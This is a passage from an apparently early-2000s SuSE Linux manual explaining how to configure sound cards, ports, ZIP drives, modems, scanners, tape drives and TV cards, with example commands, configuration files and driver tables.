-[00]-+-00.0  Intel Corporation 440BX/ZX - 82443BX/ZX Host bridge
      +-01.0-[01]----00.0  Nvidia Corporation Riva TNT
      +-04.0  Intel Corporation 82371AB PIIX4 ISA
      +-04.1  Intel Corporation 82371AB PIIX4 IDE
      +-04.2  Intel Corporation 82371AB PIIX4 USB
      +-04.3  Intel Corporation 82371AB PIIX4 ACPI
      +-06.0  Adaptec 7890
      09.0  Digital Equipment Corporation DECchip 21140 [FasterNet]
```

Output 10.2.1: Output of the command **`lspci -tv`**

In the following subsection we shall also configure a PCI sound card.

10.3 Sound Cards

In general, there are currently two types of sound cards available on the market today, ISA and PCI sound cards, whereby ISA cards are slowly dying out. It looks as if ISA cards will soon no longer be produced.

10.3.1 Configuring Sound Cards with YaST2

In SuSE Linux there are now three methods of supporting sound cards. The simplest method is to use YaST2. YaST2 uses drivers which were developed in the so-called ALSA-project. Information on this project can be found at the URL: `http://www.alsa-project.org`. Configuring your sound card with YaST2 is described in detail in the "Quick-Config-Guide".

If the card is not automatically detected by YaST2, you can install the package `opso` or the package `opsod_up` (demo), or for multiprocessor machines, the package `opso_smp` or the package `opsodsmp` (demo), in the series `pay`. Alternatively you can use the kernel-based modules for sound support.

10.3.2 OSS / OSSdemo

These packages are ideally suited for configuring ISA and ISA-P'n'P sound cards. The package `opso` and package `opso_smp` have already been registered for SuSE customers and are thus fully functional. The package `opsod_up` and package `opsod_smp` on the other hand have not yet been licensed and are limited to 20 minutes running time.

In order to use the OSS or OSSdemo sound driver, please proceed as follows:

- Install one of the above-mentioned packages in the series `pay`, using YaST.
- Change, as the user `'root'`, to the corresponding installation directory in `/tmp` and start the program **`oss-install`** located there:

  ```
  earth:/ # cd /tmp/opso-3.8.1z
  earth:/tmp/opso-3.8.1z # ./oss-install
  ```

- The program guides you through the installation of the driver.
- When the program is finished, you can, with the command

  ```
  earth:/tmp/opso-3.8.1z # soundon
  ```

  load and use the OSS driver (s).

If you would prefer to use the kernel modules for sound support, you should read the following subsection.

10.3.3 How Are Sound Cards Configured in Linux?

To use a sound card in Linux, the following steps are necessary:

- Identification of hardware:

  - Which cards need to be configured (manufacturer, what kind of chip on the card)?
  - What kind of hardware (ISA, ISA-P'n'P, PCI) is used?
- Configuration of hardware:
  - Setting jumpers, or configuration using **isapnp** tools.
- Installing/loading the driver:
  - Loading the kernel modules, or starting the OSS sound driver.

Let's examine each of these steps.

- Identifying hardware:
  - ISA bus-based Legacy sound cards
    These cards are still widely used and can be found above all in older computer configurations. The configuration is performed by setting jumpers on the card itself. This assigns the different resources (IO addresses, IRQ's and DMA's).
  - ISA bus-based P'n'P sound cards
    Cards of this type are similar to Legacy cards, except that resources (IO addresses, IRQ's and DMA's) are configured by software interface. Thus you no longer need to set any jumpers on the cards.
  - PCI bus-based sound cards
    PCI sound cards are the easiest ones to configure. All slot cards on the bus are automatically configured by the computer. Via software interfaces the drivers can now check the resources of the card.
- Configuration of the hardware:
  - ISA bus-based Legacy sound cards:

    Depending on th capabilities of your sound card, you need to configure various resources. In the following example a **Creative Soundblaster 16** is configured:

    I/O addresses
    The following I/O addresses are valid for this card:

    * Audio I/O
    * Game Port
    * MPU-401
    * FM-Synthesis

    Only the addresses for audio I/O (**0x220**, 0x240, 0x260 or 0x280) and MPU-401 (0x300 or 0x330) can be changed. The addresses for the game port (0x200) and FM synthesis (0x388) are fixed by default.

    Interrupts (IRQs)
    The cards need their own interrupt. This can be set to 2, **5**, 7 or 10.

    DMA Channels
    Options here are the channels 0, **1**, 3, **5**, 6 or 7. The default here is DMA 1 for 8 bit, and DMA 5 for 16 bit data transfer.

You should change the jumpers on the sound card in such a way that the card does not cause any resource conflicts with other cards on the computer. Make a note of these settings.

– ISA bus-based P'n'P sound cards:

  The resources of these cards must be activated by special software. Using OSS makes the configuration of these cards considerably easier, because this program automatically searches for these cards and configures them immediately. P'n'P cards can also be used with kernel-based drivers. Although in this case the card must be activated before the kernel modules are loaded. In Linux you will find the program package `isapnp` of use. The program **pnpdump** creates a configuration file listing all the resources of P'n'P cards available in the system. Afterwards this list can still be edited by hand to distribute the cards' resources differently.

  By entering

```
earth:/ # pnpdump -c > /etc/isapnp.conf
```

  the file `/etc/isapnp.conf` is created.

  The following describes how a Creative Soundblaster AWE64 is activated:

```
# This is free software, see the sources for details.
# This software has NO WARRANTY, use at your OWN RISK
#
# For details of this file format, see isapnp.conf(5)
#
# For latest information and FAQ on isapnp and pnpdump see:
# http://www.roestock.demon.co.uk/isapnptools/
#
# Compiler flags: -DREALTIME -DNEEDSETSCHEDULER -DABORT_ONRESERR
#
# Trying port address 0203
# Trying port address 020b
# Board 1 has serial identifier 54 17 0e db 74 9e 00 8c 0e

# (DEBUG)
(READPORT 0x020b)
(ISOLATE PRESERVE)
(IDENTIFY *)
(VERBOSITY 2)
(CONFLICT (IO FATAL)(IRQ FATAL)(DMA FATAL)(MEM FATAL)) # or WARNING

# Card 1: (serial identifier 54 17 0e db 74 9e 00 8c 0e)
# Vendor Id CTL009e, Serial Number 386849652, checksum 0x54.
# Version 1.0, Vendor version 2.0
# ANSI string -->Creative SB AWE64 Gold<--
#
# Logical device id CTL0044
#     Device supports vendor reserved register @ 0x38
#     Device supports vendor reserved register @ 0x3a
#     Device supports vendor reserved register @ 0x3b
#     Device supports vendor reserved register @ 0x3c
#     Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be
# changed if required.
# Don't forget to uncomment the activate (ACT Y) when happy
```

```
(CONFIGURE CTL009e/386849652 (LD 0
#     ANSI string -->Audio<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#       IRQ 5.
#             High true, edge sensitive interrupt (by default)
  (INT 0 (IRQ 5 (MODE +E)))
#       First DMA channel 1.
#             8 bit DMA only
#             Logical device is not a bus master
#             DMA may execute in count by byte mode
#             DMA may not execute in count by word mode
#             DMA channel speed in compatible mode
  (DMA 0 (CHANNEL 1))
#       Next DMA channel 5.
#             16 bit DMA only
#             Logical device is not a bus master
#             DMA may not execute in count by byte mode
#             DMA may execute in count by word mode
#             DMA channel speed in compatible mode
  (DMA 1 (CHANNEL 5))
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0220
#             Maximum IO base address 0x0220
#             IO base alignment 1 bytes
#             Number of IO addresses required: 16
  (IO 0 (SIZE 16) (BASE 0x0220))
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0330
#             Maximum IO base address 0x0330
#             IO base alignment 1 bytes
#             Number of IO addresses required: 2
  (IO 1 (SIZE 2) (BASE 0x0330))
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0388
#             Maximum IO base address 0x0388
#             IO base alignment 1 bytes
#             Number of IO addresses required: 4
  (IO 2 (SIZE 4) (BASE 0x0388))

#     End dependent functions
 (NAME "CTL009e/386849652[0]{Audio               }")
  (ACT Y)
))
#
# Logical device id CTL7002
#     Device supports vendor reserved register @ 0x39
#     Device supports vendor reserved register @ 0x3a
#     Device supports vendor reserved register @ 0x3b
#     Device supports vendor reserved register @ 0x3c
#     Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be
# changed if required.
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 1
#     Compatible device id PNPb02f
```

```
#     ANSI string -->Game<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0200
#             Maximum IO base address 0x0200
#             IO base alignment 1 bytes
#             Number of IO addresses required: 8
  (IO 0 (SIZE 8) (BASE 0x0200))

#     End dependent functions
 (NAME "CTL009e/386849652[1]{Game                }")
  (ACT Y)
))
#
# Logical device id CTL0023
#     Device supports vendor reserved register @ 0x38
#     Device supports vendor reserved register @ 0x3a
#     Device supports vendor reserved register @ 0x3b
#     Device supports vendor reserved register @ 0x3c
#     Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be
# changed if required.
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 2
#     ANSI string -->WaveTable<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0620
#             Maximum IO base address 0x0620
#             IO base alignment 1 bytes
#             Number of IO addresses required: 4
  (IO 0 (SIZE 4) (BASE 0x0620))
  (IO 1 (BASE 0x0a20))
  (IO 2 (BASE 0x0e20))

#     End dependent functions
 (NAME "CTL009e/386849652[2]{WaveTable           }")
  (ACT Y)
))
# End tag... Checksum 0x00 (OK)

# Returns all cards to the "Wait for Key" state
(WAITFORKEY)
```

  – PCI bus-based sound cards:

    PCI sound cards are very easy to configure. The PCI bus is automatically configured by the computer and thus distributes the resources of individual cards. Via defined software interfaces the drivers can query the resources of the card.

- Installing/loading the driver:

In the final configuration step the driver modules must be informed about the hardware configuration. This takes place through corresponding entries in the file `/etc/modules.conf`.

– ISA and P'n'P cards:

  Pre-compiled modules for the card types supported by the kernel are supplied with (package `kernmod`). After you have installed the kernel sources, you will find detailed documentation in the package sources (package `lx_suse`)in the directory `/usr/src/linux/Documentation/sound`.

  You should verify that in the file `/etc/modules.conf` the aliases for sound are not set to `off`; if necessary, you should comment these alises out by putting a '`#`' sign as can be seen in file File contents 10.3.1 page 317.

  If you have a card from the Soundblaster 16 family, for instance, then you can load the drivers for the functions contained on the card (audio, MPU401 and synthesizer) with the following command, for example:

```
earth:/ # modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330
```

  With this command the actual driver for the Soundblaster 16 is loaded. The same module, incidentally, is needed for the AWE64. The driver for the MPU401 is contained in the Soundblaster driver. The drivers needed for the proper functioning of the sound card, `uart401`, `sound`, `soundlow` and `soundcore`, are loaded automatically. These modules make a number of low-level as well as functions common to all sound modules. With the command

```
earth:/ # lsmod
```

  you can verify if these modules really were loaded.

```
earth:/ # modprobe adlib_card io=0x388
```

  This command loads the module for the synthesizer contained on the card.

  The drivers listed in Table 10.1 page 327 are currently available.

  A list of possible parameters for specific modules can be found in the chapter on kernel parameters (Section 14.3.4 page 398).

• PCI Cards

  There now follows a step-by-step guide to the configuration of sound cards, using as an example the **Creative Soundblaster PCI 64/128**:

  The sound cards Soundblaster PCI 64/128 contain sound chips of the type ES1370 or ES1371.

1. Check the label on the sound chip to see if it is type ES1370 or ES1371. Then install the card . . .

2. Modify the file `/etc/modules.conf`. At about line 38 you will find the following entries:

```
alias char-major-14 off
alias sound off
alias midi off
```

   Change these as follows:

```
# alias char-major-14 off
# alias sound off
# alias midi off
```

From about line 100 the configuration of sound card modules begins. Change

```
# alias char-major-14 es1370
```

to

```
alias char-major-14 es1370
```

by removing the comment symbol, “#”.

If you have the ES1371 chip on your card, you should proceed as above, but use the next entry for the module `es1371.o`.

3. Start the mixer.

   An **lsmod** should produce the following output:

```
Module                        Size  Used by
es1370                       21748    1 (autoclean)
soundcore                     2084    4 (autoclean) [es1370]
...
```

Output 10.3.1: Output of the command **lsmod**

4. If this does not work immediately, try again, using **depmod -a**
5. Try to get some sounds from your computer with kscd, x11amp, or similar programs.
   Make sure that you check the settings of the mixer (if all the channels are turned down, even the best of sound drivers won’t be any use ;-))

Please note that cards which need the modules `es1370.o` or `es1371.o` are not automatically recognized by KDE, because these modules are not available to the device file, `/dev/sndstat`. – To still be able to enjoy system sounds in KDE, you must change the file `/opt/kde/bin/startkde` in the following way:

Look for the lines

```
startifaudio kaudioserver
startifaudio kwmsound
```

and modify these to

```
kaudioserver &
kwmsound &
```

The **Creative Soundblaster Live!** sound card is supported by an adapter specially developed by Creative Labs themselves. You should install the package `emu10k1` in the series `snd`, using YaST. Further information on how to install this driver can be found in the file `/usr/share/doc/packages/emu10k1/README.SuSE`.

Check to See If It Worked:

You have now loaded all of the necessary modules and want to see if you can really get sound out of this thing. Execute the following command:

```
earth:/ # cat /dev/sndstat
```

This should – in the case of a Sound Blaster 16 – result in an output similar to the one shown in Output 10.3.2.

```
[...]
Audio devices:
0: Sound Blaster 16 (4.13) (DUPLEX)
Synth devices:
0: Yamaha OPL3
Midi devices:
0: Sound Blaster 16
Timers:
0: System clock
Mixers:
0: Sound Blaster
```

Output 10.3.2: Output from the command **cat /dev/sndstat**

If this command resulted in the desired output, you can try and play an audio file (audio files can be found, for instance, in the series `snd`, in the package `snd_au`, package `snd_wav` and package `snd_mod`): you will need to have the package `sox` and the package `tracker` from the series `snd` installed:

```
earth:/ # play /usr/share/sounds/wav/applause.wav
earth:/ # tracker /usr/share/sounds/mod/rebels.mod
```

Midi files can be easily played with the KDE programs kmid, as long as your card supports this function.

If the results from **cat /dev/sndstat** are as desired and the command **play mysong.wav** does not produce any error messages, but you still have no sound, you should try to start the audiomixer in the KDE panel. It is possible that the volume is simply not turned up high enough.

Automatically Loading the Kernel Module

If you are sure that your sound card is fully supported by the existing drivers, you can have the corresponding module(s) automatically loaded by editing the appropriate line in the file `/etc/modules.conf`. For the Soundblaster 16 card, an example of this file is shown in File contents 10.3.1 on the facing page.

A general rule as to what functionality is provided by which sound card, does not exist. You therefore need to find out yourself, using the documentation of the card, as well as information in `/usr/src/linux/Documentation/sound`, which modules you still need to load. Many tips can also be found in the source files of the drivers in `/usr/src/linux/drivers/sound`. However, there are some pre-defined entries in the file `/etc/modules.conf` which you can adapt accordingly.

```
# alias char-major-14 off
# alias sound off
# alias midi off

alias char-major-14 sb
post-install sb /sbin/modprobe "-k" "adlib_card"
options sb io=0x0220 irq=7 dma=1 dma16=5 mpu_io=0x0330
options adlib_card io=0x0388          # FM synthesizer
```

File contents 10.3.1: `/etc/modules.conf`: Options for sound modules

Instead of loading via `/etc/modules.conf` it is also possible to load them by entering one of the above-mentioned **`modprobe`** commands in the file `/sbin/init.d/boot.local` (see Section 17.4 page 461 pp.).

10.4 Ports on a Computer

10.4.1 PS/2 Ports

PS/2 ports were developed by IBM for the PS/2 platform. The ATX Standard, in which this type of port is included, has found widespread use in the last few years. You can attach a mouse and a keyboard on the PS/2 port.

Configuring the PS/2 port is not necessary under Linux because it is supported by the kernel. The system automatically detects existing PS/2 ports and can control the devices attached to them. The ports can be found and addressed under the device name `/dev/kbd` and `/dev/psaux` .

10.4.2 Serial Ports

The Serial port (RS232) of your computer is often used for external modems. You can also attach a mouse with an RS232 plug on this port.

For the support of this port in Linux, installation of the kernel module `serial.o` is required. This module is automatically loaded when the port is addressed by certain software. For instance, supposing you've configured your Internet access such that a modem on `COM1` is used, the module is automatically post-installed before the connection to your provider is established.

You can change your serial port configuration using the program setserial. This program is run at every system start by the script`/sbin/init.d`. For more information on setserial see the manpage for this program. Serial ports can be found and addressed under the device file(s) `/dev/ttyS0`, `/dev/ttyS1` ... etc.

10.4.3 Parallel Ports

The parallel port of your computer is primarily used to connect printers. Many other devices such as ZIP-Drives and CD-ROM/RAM Drives can also be connected to this port.

The “parport” subsystem of the current Linux-kernels 2.2.xx is designed to operate a number of devices on the parallel port *simultaneously*.[1] As an example, you can have a printer attached to a zip drive the ZIP-drive connected to the parallel port.

Initializing `parport`

The `parport` and `parport_pc` kernel support are required for this,[2], whereby `parport` is the actual subsystem of the kernel, and `parport_pc` takes care of the hardware connections of the PC port, and also for those of some AXP computers. With the command

```
earth: # modprobe parport_pc
```

you can attach the modules manually. Check if the ports could be found and configured by entering the command **`lsmod`**; the `parport` and `parport_pc` ought to appear in the list of modules. You can also look in the file `/var/log/messages` to check which values were used to initialize `parport` (cf. File contents 10.4.1).

```
Jun  3 09:15:53 tux kernel: parport0: PC-style at 0x378 [SPP,
                                                          ECP]
```

File contents 10.4.1: `/var/log/messages`: `parport` initialization

File contents 10.4.2 is responsible for the configuration of this port; the uncommented entries give tips on how to include a second parallel port.

```
alias parport_lowlevel    parport_pc
options parport_pc io=0x378 irq=none

# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278  irq=none,none
```

File contents 10.4.2: `/etc/modules.conf`: `parport` configuration

Note

In case of problems, you should first check in the BIOS of the computer how the port in question is specified there. The port should have its own explicit address (if possible, `0x378`) and its own interrupt. “Automatic” settings should be avoided.

Sometimes it is also necessary to switch on the devices in the correct sequence; please look in the appropriate handbooks! One recommended method is to first

[1] For the “old” kernel 2.0.xx only one device can be used *exclusively* on a port; as a rule “multiple” connections also cannot be used!

[2] You *don’t* need to compile your own kernel; the necessary modules are pre-compiled and are included in SuSE Linux!

switch on the computer, and then – before booting has commenced – to *immediately* switch on the external devices!

Using `parport`: Printers, ZIP Drives, PLIP, etc.

If one parallel port device is to be used, its relevant module must also be loaded; in the case of a printer, this is the `lp`-module:

```
earth: # modprobe lp
```

`lsmod` ought to show us, amongst other things:

```
parport_pc              5568   1  (autoclean)
parport                 6884   1  [parport_pc lp]
lp                      5116   0  (unused)
```

As with other cases, further details are supplied in the file `/var/log/messages` and also in the `proc` file system in `/proc/parport`. If everything is running correctly, you won't need to load the modules manually – Kmod will do this for you automatically (cf. Section 13.2 page 377) if, for example, a printer job is sent.

ZIP-drives are not served either by `ppa` or by `imm` – cf. below, Section 10.5.3 on the next page.

Further Suggestions

Look in the kernel sources, in directory `/usr/src/linux/Documentation`, at the files `parport.txt` and `paride.txt`.

Information on the current status of `parport`-programming can be found in the WWW at `http://www.torque.net/linux-pp.html` and `http://www.torque.net/parport/`.

10.4.4 USB – Universal Serial Bus

The Universal Serial Bus has been one of the most important innovations on the PC market in the last few years. With the assistance of a USB port you can easily attach a variety of devices; mouse, keyboard, printer or scanner, to the computer. All of these devices have the same plug and cable type so the current variety of cables such as RS232 or Centronic are no longer needed. With this Bus you can connect and disconnect devices whilst the system is running. For instance, it is possible to connect and/or disconnect the printer without having to reboot.

The support of this bus system in Linux is making rapid progress., but it is still *work in progress* Many devices can already be connected by this bus to the Linux machine and configured very simply (e.g. printers).

With the help of YaST2 you can now configure keyboards, mice, modems and printers for the Universal Serial Bus. Details on how to proceed can be found in the "Quick-Config-Guide". More details on USB implementation in Linux can be found on the Internet at the address: `http://www.linux-usb.org/`.

10.5 Removable Drives

A variety of removable drives can be used under Linux: Floppy Disk Drives, ZIP-, JAZ- or SyQuest Drives. Magnetic Optical drives can also be used in Linux.

10.5.1 Floppy Disk Drives

The package `mtools` was developed for easy access of MS-DOS formatted floppy disks. Detailed information on the posibilities and use of these programs can be found in Section 19.12 page 513.

You can also read and write to disks formatted with non-MS-DOS filesystems (e.g. `ext2` or `minix`). Many other filesystems area also available. In order to accomplish this, however, you'll first need to use the command mount to access the medium; Section 19.11 page 511 offers detailed information.

10.5.2 LS-120 Drives

LS-120 drives are connected at the (E)IDE port of the computer and are seen by the system as hard drives which means that they, too, need to be accessed first with the command mount.

10.5.3 ZIP Drives

There are ZIP drives for different interfaces; parallel, ATAPI and SCSI, as well as USB (although it is not currently supported).

For IDE and SCSI you don't need a special device driver. They can be connected on the bus and addressed without extra configuration using the bus's device driver (IDE or SCSI).The devices are addressed by the device names,

```
/dev/hda - /dev/hdd for IDE (ATAPI)
```

and

```
/dev/sda - /dev/sdm for SCSI
```

The device needs to be tied into the directory tree with the command mount).

The installation of the *parallel port* version proves to be somewhat more complicated; you'll need SCSI hard drive support, `parport-` , `parport_pc` support (see Section 10.4.3 page 317) as well as `ppa` or the `imm` driver of the kernel [3]; `imm` is needed for more modern drives (e. g. for the ZIP 250). Furthermore you should make sure that in the BIOS of the computer the `EPP` mode for the parallel port is set. If you are unsure as to which kind of drive you have, try loading `imm`:

[3] `ppa`- and/or the `imm` driver are contained in the "SCSI low-level drivers" – but you *don't* need to compile your own kernel; the necessary modules are pre-compiled and included with SuSE Linux

```
earth: # modprobe imm
```

If this doesn't work try the same with `ppa`:

```
earth: # modprobe ppa
```

With this, the `parport` subsystem will be automatically initialized; If this does not function, look at Section 57 page 318 pp.).

Sometimes an entry in `/etc/modules.conf` can help matters (cf. File contents 10.5.1). The `alias scsi_hostadapter` may only be used if you don't have a standard SCSI host adapter in your system! An alternative is to write the necessary **`modprobe`** commands into the boot-script `/sbin/init.d/boot.local`; For more information on this file, see Section 17.4 page 461 pp.

```
# alias scsi_hostadapter ppa
pre-install ppa modprobe "-k" parport_pc
```

File contents 10.5.1: `/etc/modules.conf`: `ppa`-Konfiguration

After this ZIP disks can be accessed in the same manner as SCSI hard drives; it is also necessary to "mount" the medium. (see also Section 19.11.2 page 512)

10.6 Modems

10.6.1 External Modems

External modems are normally attached directly to the serial port of the computer. Programs can address them via device files with the name(s) `/dev/ttyS0`, `/dev/ttyS1`. etc. For further information on configuring a modem for an Internet connection, see Section 6.5 page 180.

10.6.2 Internal Modems

Internal modems in desktop machines are either PCI or ISA devices. Please see Section 10.2 page 305 for information about these devices.

Since modems are accessed through serial ports, internal modems must make these ports available for themselves.

Table 10.2 page 327 gives you a list of standard resources for serial ports.

PCI modems

If you have a PCI modem, it is most likely a "Winmodem". Winmodems are not modems. They are hardware devices which need a special driver that allows them to emulate a real modem. This driver is generally written by the makers of the Winmodem and currently only runs on Microsoft Windows.

You can obtain current information about Linux compatible modems and development of Winmodem drivers at: `http://www.o2.net/~gromitkc/winmodem.html`.

If the modem is not a Winmodem, then you should be able to use it in SuSE Linux betreiben. A certain amount of manual work is necessary, however, since these modems cannot be configured automatically.

ISA modems

With ISA modems, there are two main considerations:

- The modem itself needs to be configured (IRQ and IO Addresses for the port).
- The kernel needs to know what IRQ and port the card is using.

Initializing the modem

As described in Section 10.2 page 305, ISA cards can be jumpered, jumperless or Plug and Play. Also described in that section is the initializing of PNP cards.

Some suggestions about settings:

Setting your modem to use `/dev/ttyS1` (`COM2`) with an IRQ of 3 will usually present the least number of problems. `/dev/ttyS3` (IRQ 4) can also be used, though you may have a conflict if you are also using ttyS0 (`COM1`), as this port also normally uses IRQ 4. So if you have mouse on /dev/ttyS0 you should not use `/dev/ttyS0` or `/dev/ttyS2`.

Generally, IRQ 5 and IRQ 7 should also be avoided, as these are often used for sound cards or printers. In fact, if you are going to use a sound card, you should configure it first, as it wants to claim many resources.

Finally, if you have a PNP sound card, and are using OSS for sound, make sure that the sound card configuration items in `/etc/isapnp.conf` are NOT activated (the line(s) with `ACT Y` associated with the sound card should be commented out).

Passing parameters to the kernel

After you have established the port and IRQ for your modem, you need to tell the kernel what values the card is using. If you have used a standard port and IRQ (`/dev/ttyS0` or `/dev/ttyS1`), your card will be automatically recognized the next time you reboot.

If you are using other IO-port/IRQ combinations, you can manually tell the kernel the device's IRQ, using setserial:

```
earth:/ # setserial /dev/ttyS3 irq 10
```

You can now configure the modem for Internet connection – as described in Section 6.5 page 180.

If the modem is recognized, you can automate the setserial command by modifying the appropriate line in the file `/sbin/init.d/serial`:

Change the line:

```
# run_setserial /dev/ttyS3 $AUTO_IRQ autoconfig
```

to:

```
run_setserial /dev/ttyS3 irq 10
```

10.7 Scanners

In order to use a scanner in Linux, as well as any other operating system, a collection of special drivers and programs is needed. The package package `sane` (series `gra`) offers such a collection. With the help of SANE you can, in Linux, use a scanner that is connected to a kernel-supported SCSI adapter.

Scanners that are connected to the parallel port (printer port) of the computer are not yet supported although device drivers are in development, the same as for USB.

Because SANE is in continual development the list of supported scanners are growing. For a list of the latest supported scanners go to `http://www.mostang.com/sane/sane-backends.html`.

How Do You Configure a Scanner In Linux?

Scanners are addressed as "generic scsi devices" in Linux. The respective device names are: `/dev/sg0`, `/dev/sg1` ...etc.

You can check your systems device names with the program sgcheck :

```
earth:/ # sgcheck
```

You should receive the following output:

```
Assignment of generic SCSI devices,
device host/channel/ID/LUN type(numeric type) vendor model:

        /dev/sg0 0/0/0/0 Direct-Access(0) SEAGATE ST32550N
        /dev/sg1 0/0/1/0 CD-ROM(5) PIONEER CD-ROM DR-U10X
        /dev/sg2 0/0/5/0 Processor(3) HP C2500A
```

Scanners have a device description like `Processor` or `SCANNER`. In the example above you could address the scanner with the device name `/dev/sg2`.

You need to make a symbolic link to the device to `/dev/scanner`:

```
earth:/ # ln -s /dev/sg2 /dev/scanner
```

Lastly, you need to change the permissions for the generic SCSI device. SANE needs read as well as write permissions for the device (it sends commands to the scanner as well as receiving information):

```
earth:/ # chmod 777 /dev/sg2
```

Problems

If SANE doesn't find your scanner you should check first to make sure that your SCSI controller is found and correctly configured:

```
earth:/ # cat /proc/scsi/scsi
```

You should receive output that resembles the following:

```
Attached devices:
Host: scsi0 Channel: 00 Id: 00 Lun: 00
 Vendor: SEAGATE Model:  ST32550N         Rev: 0016
 Type:   Direct Access                    ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 01 Lun: 00
 Vendor: PIONEER Model:  CD-ROM DR-U10X   Rev: 1.07
 Type:   CD-ROM                           ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 02 Lun: 00
 Vendor: QUANTUM Model:  FIREBALL TM3200S Rev: 1.07
 Type:   Direct-Access                    ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 06 Lun: 00
 Vendor: SCANNER Model:                   Rev: 2.00
 Type:   Scanner                       ANSI SCSI revision: 01 CCS
```

If you can't find an entry like "SCANNER" or "PROCESSOR" , then your scanner hasn't been identified by the SCSI controller. Check to see that the scanner is on and that it, as well as the SCSI bus itself, are correctly attached.

10.8 Tape Drives

Tape drives, also known as streamers, are mainly used for higher capacity backup purposes. There are tape drives on the market for a variety of ports.

SCSI Tape Drives

Tape Drives that attach to the SCSI bus are the most widely spread. Primarily, you can assume that all devices that are attached to a Linux supported SCSI controller can also be used, although if your device has extra functions you will need special software to access these.

A SCSI tape drive is controlled in the following way:

- The first tape drive in the system is controlled using the device files `/dev/st0` and `/dev/nst0`, the next with `/dev/st1` and `/dev/nst1` etc. `/dev/stX` stands for a drive that automatically rewinds after use. `/dev/nstX` on the other hand stands for a tape drive that leaves the tape in the current position after use.

  We suggest using `/dev/nstX`, because, using mt, you have exact control of the drive.

- Using the program mt to control a tape drive:

  ```
  earth:/ # mt -f /dev/nst0 retension
  ```

  Adjusts the tape-tension by rewinding and then fast-forwarding the tape.

  ```
  earth:/ # mt -f /dev/nst0 rewind
  ```

  Moves the tape to a point just after the last recorded information. Used to add information to a partially used tape.

earth:/ # **mt -f /dev/nst0 eof**

Moves the tape to a point just after the last recorded information. Used to add information to a partially used tape.

earth:/ # **mt -f /dev/nst0 erase**

Erases all information on a tape. Be careful, there is no way to recover erased information!

IDE Tape Drives

IDE tape drives are connected to the IDE bus of the computer. The drive is found automatically by Linux. You can address the device under the device files `/dev/ht0` or `/dev/nht0`.

You can control the device using the command mt, as given in Section 10.8 on the facing page.

Floppy Tape Drives

Floppy tape drives are simply attached to the floppy disk port of your computer (almost every computer has a floppy port).

Because these devices need to be controlled with precise timing, errors often occur while saving and writing backups.

To use these devices in Linux you'll need a special driver, the ftape driver. This driver is included in the kernel. Read the documentation in `/usr/src/linux/Documentation/ftape.txt` for more information on the configuration of this device. The entire documentation for the ftape subsystem can be found on the device driver developers' homepage: `http://www.math1.rwth-aachen.de/~heine/ftape/`.

10.9 TV Cards

One recent development in Linux is the ability, with the help of a TV card, to watch TV in the graphical interface (X Window System). This is possible with the use of a number of kernel modules, as well as the necessary programs.

Which TV Cards Are Supported?

Essentially, support for a card is based upon which chip the card uses. The most widely used chips in the last few years have been the grabber chips from the company Brooktree. In Linux you can use the `BT848` and “BT878” chips. Support for the `BT878` are not quite finished although it is already seen as stable.

Typical cards using this chip are the Hauppauge WIN/TV or Miro PC/TV.

How is support activated?

- Log in as user `'root'`.
- All modules ("drivers") required are included in the kernel.
- You will find more detailed information in the kernel sources (`/usr/src/linux/Documentation/video4linux`).
- Enter the name of the user who requires access to the TV card in the group `'video'`; how to add groups and users is described in Section 3.6.7 page 112 pp.

If problems occur pay close attention to the documentation found in the directory `/usr/share/doc/packages/bttv/doc`. Additional information is available in our Support Database at `http://sdb.suse.de/en/html/`. (keyword: `tv`).

ad1816.o	AD1816 Chip (e. g. TerraTec Base1/64)
ad1848.o	AD1848 Chip (MSS)
adlib_card.o	Generic OPLx driver
cmipci.o	CMI8338, experimental (?)
cs4232.o	Crystal 423x chipsets
es1370.o	Ensoniq 1370 chipsets (see PCI64/128)
es1371.o	Creative Ensoniq 1371 chipsets (see PCI64/128)
esssolo1.o	Solo1 ES1938/ES1969
gus.o	Gravis Ultrasound
mad16.o	MAD16
maui.o	Turtle Beach Maui and Tropez
mpu401.o	MPU401
msnd.o	Turtle Beach MultiSound
msnd_classic.o	Turtle Beach Classic/Monterey/Tahiti
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
nm256.o	Neo Magic
opl3.o	OPL3
opl3sa.o	OPL3-SA1
opl3sa2.o	YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx
pas2.o	Pro Audio Spectrum
pss.o	Personal Sound System (ECHO ESC614)
sb.o	Sound Blaster and clones
sgalaxy.o	Aztech Sound Galaxy
softoss2.o	Software-MIDI-Synthesizer driver
sonicvibes.o	S3 Sonic Vibes
sound.o	contains the functions needed by all modules Functions
soundlow.o	Lowlevel-Sound Driver
soundcore.o	Top Level handler for sound system
sscape.o	Ensoniq SoundScape
trix.o	MediaTrix AudioTrix Pro
uart401.o	UART401
uart6850.o	UART6850
v_midi.o	Sound Blaster DSP chips
wavefront.o	Turtle Beach Maui, Tropez, Tropez Plus

Table 10.1: List of sound card drivers

Device file	**Name**	**Interrupt**	**IO-Address**
/dev/ttyS0	COM1	4	0x3f8
/dev/ttyS1	COM2	3	0x2f8
/dev/ttyS2	COM3	4	0x3e8
/dev/ttyS3	COM4	3	0x2e8

Table 10.2: Standard resources for serial ports

11 Notebooks – PCMCIA, APM, IrDA

